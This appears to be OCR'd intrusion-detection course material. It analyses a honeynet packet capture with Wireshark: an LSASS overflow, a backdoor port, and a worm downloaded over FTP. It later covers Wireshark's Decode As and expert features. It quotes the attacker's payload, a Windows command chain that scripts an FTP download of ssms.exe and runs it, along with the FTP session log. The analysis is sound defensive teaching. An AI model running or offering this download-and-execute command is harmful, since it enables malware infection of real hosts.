41 3.327353     192.150.11.111   98.114.205.102   TCP       1957 > 1924 [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=1
42 3.444956     98.114.205.102   192.150.11.111   TCP       1924 > 1957 [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=123
43 3.444971     192.150.11.111   98.114.205.102   TCP       1957 > 1924 [ACK] Seq=2 Ack=124 Win=5840 Len=0
44 3.944177     98.114.205.102   192.150.11.111   TCP       1924 > 1957 [PSH, ACK] Seq=124 Ack=2 Win=64239 Len=10
45 3.944185     192.150.11.111   98.114.205.102   TCP       1957 > 1924 [ACK] Seq=2 Ack=134 Win=5840 Len=0
46 4.943355     192.150.11.111   98.114.205.102   TCP       1957 > 1924 [PSH, ACK] Seq=2 Ack=134 Win=5840 Len=1
47 5.072049     98.114.205.102   192.150.11.111   TCP       1924 > 1957 [FIN, ACK] Seq=134 Ack=3 Win=64238 Len=0
48 5.072091     192.150.11.111   98.114.205.102   TCP       1957 > 1924 [FIN, ACK] Seq=3 Ack=135 Win=5840 Len=0
51 5.191856     98.114.205.102   192.150.11.111   TCP       1924 > 1957 [ACK] Seq=135 Ack=4 Win=64238 Len=0

0000  00 30 48 62 4e 4a 00 08  e2 3b 56 01 08 00 45 00   .0HbNJ.. .;V...E.
File: "attack-trace.pcap" 184 KB 00...   Packets: 348 Displayed: 12 Marked: 0   Profile: Default
```


Intrusion Detection In-Depth

attack-trace.pcap

We don't know just yet if the attack was successful, however if we follow the second TCP conversation that appeared in the Statistics → Conversations, we observe that the attacker now connects to victim host 192.150.11.11 on port 1957 – not a well-known listening port. We can surmise that after the attacker exploited the vulnerable host with a buffer overflow he/she was able to open a listening port 1957 on the victim host. This allows the attacker to communicate to the victim and retain a presence on the host. Let's look at what happened next.

✦ To see the output, enter the following on the command line:
wireshark attack-trace.pcap

What Does the Payload Look Like?



Filter: ip.addr==192.150.11.111

```
No.. Time      Source        ol  Info
  36 2.091833  98.114.205        1924 > 1957 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
  37 2.092245  192.150.11        1957 > 1924 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
  39 2.209143  98.114.205        1924 > 1957 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  41 3.327353  192.150.11        1957 > 1924 [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=1
  42 3.444956  98.114.205        1924 > 1957 [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=123
  43 3.444971  192.150.11        1957 > 1924 [ACK] Seq=2 Ack=124 Win=5840 Len=0
  44 3.944177  98.114.205        1924 > 1957 [PSH, ACK] Seq=124 Ack=2 Win=64239 Len=10
  45 3.944185  192.150.11        1957 > 1924 [ACK] Seq=2 Ack=134 Win=5840 Len=0
  46 4.943355  192.150.11        1957 > 1924 [PSH, ACK] Seq=2 Ack=134 Win=5840 Len=1
  47 5.072049  98.114.205        1924 > 1957 [FIN, ACK] Seq=134 Ack=3 Win=64238 Len=0
  48 5.072091  192.150.11        1957 > 1924 [FIN, ACK] Seq=3 Ack=135 Win=5840 Len=0
  51 5.191856  98.114.205        1924 > 1957 [ACK] Seq=135 Ack=4 Win=64238 Len=0

0000  00 30 48 62 4e 4a 00 08  e2 3b 56 01 08 00 45 00   .0HbNJ.. .;V...E.
File: "attack-trace.pcap" 184 KB 00...  Packets: 348 Displayed: 12 Marked: 0
```

Intrusion Detection In-Depth


attack-trace.pcap

Again, we use Wireshark's capability to reassemble the stream by selecting the Analyze → Follow TCP Stream option.

To see the output, enter the following on the command line:

wireshark attack-trace.pcap

Payload



```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe
ssms.exe
```

Entire conversation (135 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Intrusion Detection In-Depth


attack-trace.pcap

The attacker creates all the commands for an upcoming FTP session to execute on the victim host. This consists of all the FTP commands that are to be executed including the destination IP address of 0.0.0.0 and destination port of 8884. This is an automated attack and it incorrectly identifies the attacking host as IP address 0.0.0.0. This would fail if attempted normally. However, the victim host was in a honeynet environment that somehow corrected the IP address to be the attacking host. The rest of the commands provide the user name and the file name of ssms.exe to retrieve.

All of these commands are written to a file named "o" and this is supplied in the actual FTP client command with the command line option of "-s:o". There is some deletion of files and then the downloaded executable "ssms.exe" is executed after the file arrives.

To see the output, enter the following on the command line:
wireshark attack-trace.pcap

Next Session Payload
FTP Control Channel



Stream Content
Find
Save As
Print
Entire conversation (291 bytes)
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
Filter Out This Stream
Close

```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```


Intrusion Detection In-Depth

attack-trace.pcap

The conversation between 192.150.11.111 port 36296 and 98.114.205.102 port 8884 shows the session of the actual FTP exchange from the FTP commands created shown on the previous slide. You see the file "ssms.exe" was retrieved. The malicious server closes the session with the encouraging banner of "Goodbye happy r00ting." As you know, FTP has a command channel and data channel. This exchange contains command channel communications.

To see the output, enter the following on the command line:
wireshark attack-trace.pcap

Let's Look at FTP Data Download



attack-trace.pcap_ - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: (ip.addr eq 98.114.205.102 and ip.addr eq 192.150.11.11
Expression... Clear Apply

```
No. .  Time        Source            Destination       Protocol  Info
[illegible]
 69 6.142800       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
 71 6.256763       98.114.205.102    192.150.11.111    TCP       2152 > 1080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
 72 6.273504       98.114.205.102    192.150.11.111    Socks     Unknown
 73 6.273515       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=1025 Win=7168 Len=0
 74 6.282623       98.114.205.102    192.150.11.111    Socks     Unknown
 75 6.282642       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=2485 Win=10220 Len=0
 76 6.284747       98.114.205.102    192.150.11.111    Socks     Unknown
 77 6.284764       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=2921 Win=13140 Len=0
 78 6.395310       98.114.205.102    192.150.11.111    Socks     Unknown
 79 6.395327       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=4381 Win=16060 Len=0
 80 6.399808       98.114.205.102    192.150.11.111    Socks     Unknown
 81 6.399826       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=5405 Win=18980 Len=0
 82 6.406055       98.114.205.102    192.150.11.111    Socks     Unknown
 83 6.406071       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=6865 Win=21900 Len=0
 84 6.411801       98.114.205.102    192.150.11.111    Socks     Unknown
 85 6.411819       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=8193 Win=24820 Len=0
 86 6.507873       98.114.205.102    192.150.11.111    Socks     Unknown
 87 6.507891       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=9653 Win=27740 Len=0
 88 6.510371       98.114.205.102    192.150.11.111    Socks     Unknown
 89 6.510390       192.150.11.111    98.114.205.102    TCP       1080 > 2152 [ACK] Seq=1 Ack=10221 Win=30660 Len=0

▷ Frame 68 (62 bytes on wire, 62 bytes captured)

0000  00 30 48 62 4e 4a 00 00  e2 3b 56 01 08 00 45 00   .0HbNJ.. .;V...E.
0010  00 30 3d bc 40 00 71 06  d0 2d 62 72 cd 66 c0 96   .0=.@.q. .-br.f..
0020  0b 6f 08 68 04 38 09 a4  a2 7f 00 00 00 00 70 02   .o.h.8.. ......p.
0030  fa f0 d3 8c 00 00 02 04  05 b4 01 01 04 02         ........ ......

○ File: "attack-trace.pcap_" 184 KB 0...   Packets: 348 Displayed: 271 Marked: 0        Profile: Default
```

Intrusion Detection In-Depth


attack-trace.pcap

A separate session between 98.114.205.102 port 2152 and 192.150.11.111 port 1080 is used for the FTP data channel. That's what the next conversation is. If we look at the TCP stream reassembly, we'll see the entire session. Remember that when we were looking at the original conversations a couple of slides ago, the last conversation stuck out because it appeared to have a larger amount of bytes exchanged that the others. Well, that's because an executable was downloaded to the victim as we'll see on the next slide.

To see the output, enter the following on the command line:
wireshark attack-trace.pcap

Follow the TCP Stream

Executable downloaded



```
MZ.....................@...p............................. ...........!..L.!Windows Program
$PE..L.............................j......
\............@.................................................................
\.........................................................................................
(.............................. ...........*...........................`...@.......8.................................
x..............................o.........._"pq.....#
......
......3....../
P...j...m'.....7.j .a...'. ....F...}......R.O.l.M.0.&5...:.p5....V.d........U.8O.......3..jZs.sp.g..6.yx.5...mq.
(M..sH...gk...f.
.....^....@.R(.-.6a....!.B.
.P..yqm.m.#.}$....9........._.)...:..g....k4mj....9%/..96........._..q%-.%H..".B.T......_.._/.
.>G-.....Hw..2..... %..A..=..Y.:...@.5).....N$....l4.3'....pN,9u.[... ..iq.'
.o*..o3%..s.#.e.m....n....|.5.>Y*.R....z...?..k....s...o....'....4....(...o.....].
\{.../.N2...._.j.....*...4&.#_.8..'.z..Z2.. .lG.....4...x-o..Q.~..P...U...f.......C..4...v...77........#
%..q5.r..5..v&..... =..".)..p ...W.... 0..+._..l........:.v.'..ch.+.p..*HR.6..N'A...T..<..M./.z*2..>..
```

Entire conversation (158720 bytes) ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


Intrusion Detection In-Depth

attack-trace.pcap

While you most likely concluded that an executable file was downloaded since the name was "ssms.exe," there are clues in the file itself that it is executable. The "MZ" indicates that this is an original DOS executable file format. The "PE" identifies this as a portable executable file that follows a particular file format and is executable as the name suggests.

The ssms.exe file is also known as the Win32/Rbot worm. According to documentation, it configures the victim host to automatically start itself, places itself in the Windows system32 directory, and performs many other malicious behaviors.

✦ To see the output, enter the following on the command line:
wireshark attack-trace.pcap



Summary of Activity

Probe for listening port 445

Deliver buffer overflow & open backdoor

Connect to backdoor port 1957


FTP request to download malware

Malware download

Intrusion Detection In-Depth

Let's summarize the activity that occurred: First, the automated attack probed the victim host on port 445; the victim host was really a Linux host acting as a Windows host on a honeynet. The attacking software then attempted and successfully exploited a vulnerability in certain Active Directory service functions of the Local Security Authority Subsystem Service (LSASS) in Microsoft Windows.


The shellcode used after overflowing the buffer opened a backdoor on port 1957. This was used to instruct the victim to connect to the attacker's FTP server to download some malware. Finally, the malware was downloaded to permanently infect the host and instruct it to perform malicious activity.



Miscellaneous Wireshark Topics

Intrusion Detection In-Depth

Wireshark has so many useful features! This section covers a sampling of some of the capabilities that may interest you.



Change Default Decoding

1

```
No.. Time        Source           Destination      Protocol  Source port  Destination port  Info
   1 0.000000    10.5.0.2         207.46.197.32    UDP       999          999               Source port: 999  Destination port:
   2 0.253040    207.46.197.32    10.0.5.2         UDP       999          999               Source port: 999  Destination port: 9
   3 30.135021   10.5.0.2         207.46.197.32    UDP       999          999               Source port: 999  Destination port: 9
   4 30.384025   207.46.197.32    10.0.5.2         UDP       999          999               Source port: 999  Destination port: 9
```

2

```
No.. Time        Source          ol  Source port  Destination port  Info
   1 0.000000    10.5.0.2            999          999               Source port: 999  Destination port:
   2 0.253040    207.46.197          999          999               Source port: 999  Destination port: 9
   3 30.135021   10.5.0.2            999          999               Source port: 999  Destination port: 9
   4 30.384025   207.46.197          999          999               Source port: 999  Destination port: 9

▷ Frame 1 (90 bytes on wire
0000  00 18 c7 49 4a b8 00    .'.V..E.
0010  00 4c 2e a6 00 00 80    m.......
0020  c5 20 03 e7 03 e7 00    ........
0030  4e cf 00 10 00 00 00    ...i..T.
0040  00 00 00 00 00 00 00    ........
0050  00 00 cd 45 e5 c6 77    ..
○ File: "/tmp/port999-ntp.pcap" 448 B...   Packets: 4 Displayed: 4 Marked: 0
```

Intrusion Detection In-Depth

port999-ntp.pcap


Wireshark applies what it believes to be an appropriate protocol dissector based on port numbers. For instance, it uses the HTTP protocol dissector when it sees traffic to or from TCP port 80. What if you have some traffic collected where a known protocol runs on a non-standard port? This may be the result of the protocol being offered on a non-standard port or perhaps some malicious activity tunneling over a non-standard port.

Let's say that there is some collected NTP traffic that typically runs over UDP port 123 that you discover using UDP port 999. If a protocol dissector exists in Wireshark, you can instruct Wireshark to decode it as a particular protocol. In this instance, we'd tell Wireshark to decode the traffic as NTP. Obviously, the hard part is identifying the traffic and telling Wireshark the correct decoder to use. Sometimes viewing the payload gives you a clue. However, the payload in the top display gives no such clue. The only reason that I knew to decode this traffic as NTP is because I deliberately altered a pcap that contained NTP and used port 123 to use port 999.

To decode some traffic as a different protocol than the default for the ports used, select the Analyze → Decode As.

To see the output, enter the following on the command line:
wireshark port999-ntp.pcap

Decode as NTP



```
No.. Time       Source          Destination     Protocol Source port Destination port Info
   1 0.000000   10.5.0.2        207.46.197.32   NTP      999         999              NTP symmetric active
   2 0.253040   207.46.197.32   10.0.5.2        NTP      999         999              NTP server
   3 30.135021  10.5.0.2        207.46.197.32   NTP      999         999              NTP symmetric active
   4 30.384025  207.46.197.32   10.0.5.2        NTP      999         999              NTP server
```

```
▷ User Datagram Protocol, Src Port: 999 (999), Dst Port:
▽ Network Time Protocol
  ▷ Flags: 0xd9
    Peer Clock Stratum: unspecified or unavailable (0)
    Peer Polling Interval: 10 (1024 sec)
    Peer Clock Precision: 0.015625 sec
    Root Delay:    0.3078 sec
    Root Dispersion:   16.0000 sec
    Reference Clock ID: NULL
    Reference Clock Update Time: Mar 17, 2009 10:31:29.3
    Originate Time Stamp: NULL
    Receive Time Stamp: NULL
    Transmit Time Stamp: Feb 18, 2009 01:41:26.4680 UTC
```

Intrusion Detection In-Depth


port999-ntp.pcap

The menu in the display labeled 3 appears. Wireshark knows that the Transport layer is UDP. We select "both" for source and destination ports since NTP uses port 123 for both sides. The other options are either source port or destination port only. We select NTP from the supported dissectors in the right column. Next, select "OK" and "Apply" to begin the decoding process.

As you can see in the display labeled 4, Wireshark now labels the protocol "NTP" and knows that the packet that we're viewing in the packets pane is an NTP client communication. Now, look in the highlighted packet details pane. Wireshark interprets the fields and associated values as NTP and not some generic payload.

To see the output, enter the following on the command line:
wireshark port999-ntp.pcap

Expert System



```
Source          Desti   Destination port  Info
192.168.1.100   192.                      16806 > 80 [SYN] Seq=0 Win=8192 Len=0
192.168.1.199   192.1   16806             80 > 16806 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.1.100   192.1   80                16806 > 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=0
192.168.1.100   192.1   80                [TCP segment of a reassembled PDU]
192.168.1.199   192.1   16806             80 > 16806 [ACK] Seq=1 Ack=10 Win=5840 Len=0
192.168.1.100   192.    80                [TCP Retransmission] Continuation or non-HTTP traffic
192.168.1.199   192.    16806             [TCP Dup ACK 5#1] 80 > 16806 [ACK] Seq=1 Ack=10 Win=5840 Len=0
192.168.1.100   192.1   80                GET /EVILSTUFF HTTP/1.1
192.168.1.199   192.1   16806             80 > 16806 [ACK] Seq=1 Ack=28 Win=5840 Len=0
192.168.1.100   192.1   80                16806 > 80 [RST, ACK] Seq=28 Ack=1 Win=8192 Len=0
```

File: "whole-overlap.pcap" 764 Byt... Packets: 10 Displayed: 10 Marked: 0

Intrusion Detection In-Depth

whole-overlap.pcap

Wireshark has a built-in expert system to help identify and reveal atypical protocol behaviors. For instance, Wireshark is able to identify several anomalous aspects of TCP, such as duplicate TCP acknowledgements missing TCP sequence numbers, and invalid TCP checksums (if configured to compute them). Much of the expert system analysis is associated with the TCP protocol.


There are different severities assigned to the types of anomalies and are colored accordingly.

